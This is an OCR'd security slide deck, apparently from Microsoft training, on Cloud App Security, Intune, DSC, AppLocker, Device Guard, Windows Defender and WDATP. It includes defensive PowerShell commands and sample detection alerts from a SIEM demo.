
Cloud App Security: Security framework

- Cloud Discovery
- Data Protection
- Threat Protection




Cloud App Security: Cloud discovery

- Cloud Discovery uses your traffic logs to dynamically discover and analyze the cloud apps that organization is using
- You can upload firewall logs manually or setup connectors for continues analysis
- Traffic data is analyzed against the Cloud App Catalog to identify more than 15,000 cloud apps and to assess their risk score



Cloud App Security: Sanction / un-sanction


- You can use Cloud App Security to sanction or un-sanction apps in your organization
- Microsoft analysts score the cloud apps based on their risks assessment
- You can adjust the ratings rules yourself and setup a policy to block the applications that do not meet your standard



Cloud App Security: App connectors

- App connectors use APIs from cloud app providers to integrate the Cloud App Security cloud with other cloud apps

- The app administrator authorizes Cloud App Security to access the app. Then, Cloud App Security scans queries the app's activity logs for:
  - data
  - accounts
  - cloud content



Cloud App Security: Retention & Compliance

- Cloud App Security is officially certified for: ISO, HIPAA, CSA STAR, EU
- Cloud App Security retains data as follows:
  - Activity log: 180 days
  - Discovery data: 90 days
  - Alerts: 180 days
- The file content is not stored in the Cloud App Security database; only the metadata and any violations that were identified are stored

Microsoft Intune: What it is?

- Allows to manage devices and apps from cloud
- Achieve unified management for all devices
- Enhance data protection
- Allows protection outside corporate environment

Microsoft Intune: Policies

- Policies help administrator ensure that a device is compliant with corporate standard:
  - Number of devices a user enrolls
  - Device settings (encryption, password length, etc.)
  - VPN Profiles
  - Email Profiles
- Policies are separate for each platform

Microsoft Intune: Managed Apps

- Require encryption for managed app
- Only allow copy and paste between managed applications
- Only allow Save As to secure locations
- Allow employees to use corporate and private identity in the same app
- Wipe company data

Microsoft Intune: Privacy


What IT can see	What IT cannot see
Model	Call and web browsing history
Serial Number	Location
OS version	Personal Email
Installed Apps	Text Messages
Owner	Contacts
Device name	Passwords to private accounts
Manufacturer	Calendar events
Phone number	Pictures

Desired State Configuration: What it is?

- An extension to PowerShell
- Create and manage server configuration files
- Ensures that servers are always configured the way we want


Desired State Configuration: Architecture

- Push Model
  - Configuration deployed to servers
  - Start-DSCConfiguration to deploy
- Pull Model
  - Server pull from central server using:
    - HTTP/HTTPS
    - SMB
  - We can use traditional load balancing techniques




Desired State Configuration: Compilation

- DSC configuration is compiled to MOF format
- Each MOF is for single target node
- You can have only one MOF file applied to single node at any given time



Desired State Configuration: Execution

- The Local Configuration Manager (LCM) is the engine of (DSC)
- The LCM runs on every target node
- It is responsible for:
  - parsing and enacting configurations
  - determining refresh mode (push or pull)
  - specifying how often a node pulls and enacts configurations
  - associating the node with pull servers



Desired State Configuration: Resources


- DSC Built-in resources:
  - Enable / disable server roles and features
  - Manage registry settings
  - Manage files and folders
  - Manage processes and services
  - Manage local users and groups
  - Deploy new software packages
  - Manage environment variables
  - Run PowerShell scripts

Application Whitelisting: Why?

- Users can install and run non standard applications
- Unauthorized applications are threat to organization, because they can:
  - contain malware
  - cause problems with compliance
  - increase help desk calls
  - Reduce productivity


Application Whitelisting: Possible solutions

- Windows offers two solutions:
  - AppLocker
  - Device Guard
- Generally there are two ways too define allowed applications:
  - Whitelisting (recommended)
  - Blacklisting




Applocker: Applocker Rules

- Applocker rules can be created for:
  - Executable
  - Installer
  - Script
  - DLL
- Applocker rules can be assigned to a security group or an individual user
- Rules can be defined based on:
  - publisher name
  - product name
  - file name
  - file version
  - file path
  - hash




Applocker: Applocker Audit Mode

- Test rules before enforcement
- Events are written to local audit log:
  - Applications and Service Logs | Microsoft | Windows | AppLocker
- After all information is gathered adjust your rules and deploy in Enforcing mode



Device Guard: What it is?

- Device Guard is a combination of hardware and software that will ensure that only trusted applications can execute
- Device Guard is comprised of:
  - Virtual Secure Mode
  - Configurable Code Integrity
  - VSM Protected Code Integrity:
    - Kernel Mode Code Integrity
    - User Mode Code Integrity
  - Platform and UEFI Secure Boot



Device Guard: Code Integrity Policies

- Device Guard used Code Integrity Policies to define allowed applications
- File rules policies can be defined using:
  - Hash
  - File Name
  - Signed Version
  - Publisher
  - File Publisher
  - Leaf Certificate
  - PCA Certificate
  - WHQL, WHQL Publisher, WHQL File Publisher

3. Scan your device for installed applications and create a new code integrity policy by typing:


```
New-CIPolicy -Level <RuleLevel> -FilePath $InitialCIPolicy -U
serPEs -Fallback Hash 3> Warningslog.txt
```

Where <*RuleLevel*> can be set to any of the following options:

Rule level	Description
Hash	Specifies individual hash values for each discovered app. Each time an app is updated the hash value will change and you will need to update your policy.
FileName	Currently unsupported.
SignedVersion	Currently unsupported.

Device Guard: Audit Mode

- Device Guard used Code Integrity Policies to define allowed applications
- You can generate policies from existing systems by using Windows PowerShell
- Device Guard defaults to the Audit Mode
- Use Windows PowerShell cmdlets to create a policy from the audit log and merge it with your initial policy
- You should enable enforcement after you verify the audit mode



Device Guard: Beyond whitelisting


- Device Guard helps also with preventing other attacks:
  - Malware that gains access to the kernel (through VBS)
  - DMA-based attacks (through VBS)
  - Exposure to boot kits (through UEFI Secure Boot)
- However you need to have supported hardware

Ransomware: Types

- Encryption
  - Renders data unusable
  - Can use symmetric or asymmetric encryption
- Deleting
  - Attackers threatens to remove the data
- Locking
  - Attacker creates login page or HTML page with false information


Ransomware: Attack vectors

- Malvertising
- Ransomworm
- Peer to peer file transfer
- Other



Windows Defender: What it is?

- Built-in malware protection
- Helps to identify and remove:
  - viruses
  - spyware
  - other malicious software
- Network inspection
- Real time protection



Windows Defender's unique optics

Protects your Devices

- Manageable EPP built-into Windows

Protects your Servers

- Manageable EPP built-into Windows Server 2016
- Available for most SKUs

Protects your Services

- O365 email, Skype, OneDrive, Azure, Bing, Windows Store
- Threat Insights used to bolster Endpoint Protection

Used by MS Security Ecosystem

- Windows Defender Advanced Threat Protection
- Cyber Security Services, Digital Crime Unit (DCU)

Windows Defender: Management

- Windows Defender can be managed through:
- PowerShell
- Windows Intune
- System Center Configuration Manager
- Windows Management Instrumentation
- GPO
- MpCmdRun.exe

Administrator: Windows PowerShell

```
PS C:\WINDOWS\system32> Get-Command -Module Defender

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Function        Add-MpPreference                                   1.0        Defender
Function        Get-MpComputerStatus                               1.0        Defender
Function        Get-MpPreference                                   1.0        Defender
Function        Get-MpThreat                                       1.0        Defender
Function        Get-MpThreatCatalog                                1.0        Defender
Function        Get-MpThreatDetection                              1.0        Defender
Function        Remove-MpPreference                                1.0        Defender
Function        Remove-MpThreat                                    1.0        Defender
Function        Set-MpPreference                                   1.0        Defender
Function        Start-MpScan                                       1.0        Defender
Function        Start-MpWDOScan                                    1.0        Defender
Function        Update-MpSignature                                 1.0        Defender

PS C:\WINDOWS\system32>
```

Windows Defender Advanced Threat Protection

Built in to Windows
No additional deployment & infrastructure. Continuously up-to-date, lower costs.

Behavior-based, cloud-powered breach detection
Actionable, correlated alerts for known and unknown adversaries. Real-time and historical data.

Rich timeline for investigation
Easily understand scope of breach. Data pivoting across endpoints. Deep file and URL analysis.

Unique threat intelligence knowledge base
Unparalleled threat optics provide detailed actor profiles 1st and 3rd party threat intelligence data.

WDATP: End-to-End Customer Experience

Learn/Try | Buy | Provisioning/Activation

Support

INITIAL CUSTOMER ENGAGEMENT
Customer learns about WDATP via Internet and/ or Microsoft sales rep

BUY VIA EA
Customer works with LSP to get qualified for an EA (CPS created)

BUY VIA AOS-C
Customer works with LSP.

COMMIT
Customer/Partner agree to concessions, discounts, pricing, amendments, etc. and create CPS.

Customer signs/ updates EA or AOS-C and other required documents as part of overall deal packet

PROCESS
ROC processes agreements, amendments, CPS, etc. via VLCM or hardcopy


Information entered into MSL/LIR/EMC/SMC

ROC creates invoices for collection of payment

Customer receives Email
Link to VLSC

VOLUME LICENSING SERVICE CENTER (VLSC)
Sign-in with MSA


OLS SUMMARY
WDATP link triggers provisioning



TENANT DISCOVERY WELCOME EMAIL
Welcome Email will contain Sign-Up/Sign-In links
Windows Security Center

Provisioning/Activation | Use/Manage

Support



SIGN-UP/SIGN-IN
Customer fills-in Sign-Up form and OrgID/ Tenant is created


Sign in with AAD


PROVISIONING
Auto-provisioning of online services


Windows ATP

SERVICE ACTIVATION
Customer receives confirmation of service-readiness/activated email

If you log out after Sign-Up/Sign-in, you will need to log-in again to complete onboarding








WDATP: Provision


OLS SUMMARY

WDATP link triggers provisioning



TENANT DISCOVERY WELCOME EMAIL

Welcome Email will contain Sign-Up/Sign-In links Windows Security Center



SIGN-UP/SIGN-IN

Customer fills-in Sign-Up form and OrgID/ Tenant is created

WDATP: Possible Pitfalls

- Proxy & Firewall setting
- Windows Telemetry turned off
- OOBE installation not completed

WDATP: SIEM Integration

- REST APIs
- Alert display
- ArcSight and Splunk
- Adding more
- Info on TechNet

New Search

Save As Close

source="rest://windows atp alerts" | spath | dedup FullId | table *

All time

6 events (before 6/29/16 1:07:12.000 PM) No Event Sampling

Job Smart Mode

Events Patterns Statistics (6) Visualization

20 Per Page Format Preview

Actor	AlertId	AlertPart	AlertTime	AlertTitle	Category	ComputerDnsName	CreatorIocName	CreatorIocValue	FileHash	FileName
null	636028116598715833_-1897285461	0	2016-06-29T16:36:19.04888Z	Attempt to hide use of dual-purpose tool	null	desktop-i8fmsg6.win.ad.jhu.edu	null	null	8570cc319a939abe7b44bf5d760c57e49452beae	cmd.exe
null	636028116598715833_-1897285461	0	2016-06-29T16:36:19.04888Z	Attempt to hide use of dual-purpose tool	null	desktop-i8fmsg6.win.ad.jhu.edu	null	null	8570cc319a939abe7b44bf5d760c57e49452beae	cmd.exe
null	636028116556559100_-1316391517	0	2016-06-29T15:40:55.6090343Z	Powershell dropped a suspicious file to the machine	null	desktop-i8fmsg6.win.ad.jhu.edu	null	null	add8d9ad630a0d88db5f90c78d4414f87865ad70	WinATP-Intro-Backdoorexe.jpg
null	636028116556559100_-1316391517	0	2016-06-29T15:40:55.6090343Z	Powershell dropped a suspicious file to the machine	null	desktop-i8fmsg6.win.ad.jhu.edu	null	null	add8d9ad630a0d88db5f90c78d4414f87865ad70	WinATP-Intro-Backdoorexe.jpg
null	636028116594809362_-854257728	0	2016-06-29T15:40:59.4340608Z	Right-to-Left-Override (RLO) technique observed	null	desktop-i8fmsg6.win.ad.jhu.edu	null	null	add8d9ad630a0d88db5f90c78d4414f87865ad70	WinATP-Intro-Backdoorexe.jpg
null	636028116594809362_-854257728	0	2016-06-29T15:40:59.4340608Z	Right-to-Left-Override	null	desktop-i8fmsg6.win.ad.jhu.edu	null	null	add8d9ad630a0d88db5f90c78d4414f87865ad70	WinATP-Intro-Backdoorexe.jpg

Microsoft Technologies Documentation Resources

Windows IT Center Explore Docs Downloads Scripts Support

Windows > Keep secure

Table of contents

- Keep Windows 10 secure
  - Block untrusted fonts in an enterprise
  - Manage identity verification using Windows Hello for Business

Configure security information and events management (SIEM) tools to consume alerts

jcaparas | Last Updated: 9/12/2016

Trial Experience

Today:

- Open Registration
  - REST APIs
  - Alert display
  - ArcSight and Splunk
  - Adding more
  - Info on TechNet
- No migration from trial to buy

What's coming?

- Open registration
- Provisioning & onboarding required
- Ability to connect to AAD
- No pre-populated attacked demo machine
- DIY attack scenario
- Simple trial to buy migration


Introducing Microsoft Advanced Threat Analytics

An on-premises solution to identify advanced security attacks *before* they cause damage

Comparison:

- **Credit card** companies monitor cardholders' behavior
- If there is any abnormal activity, they will notify the cardholder to verify charge

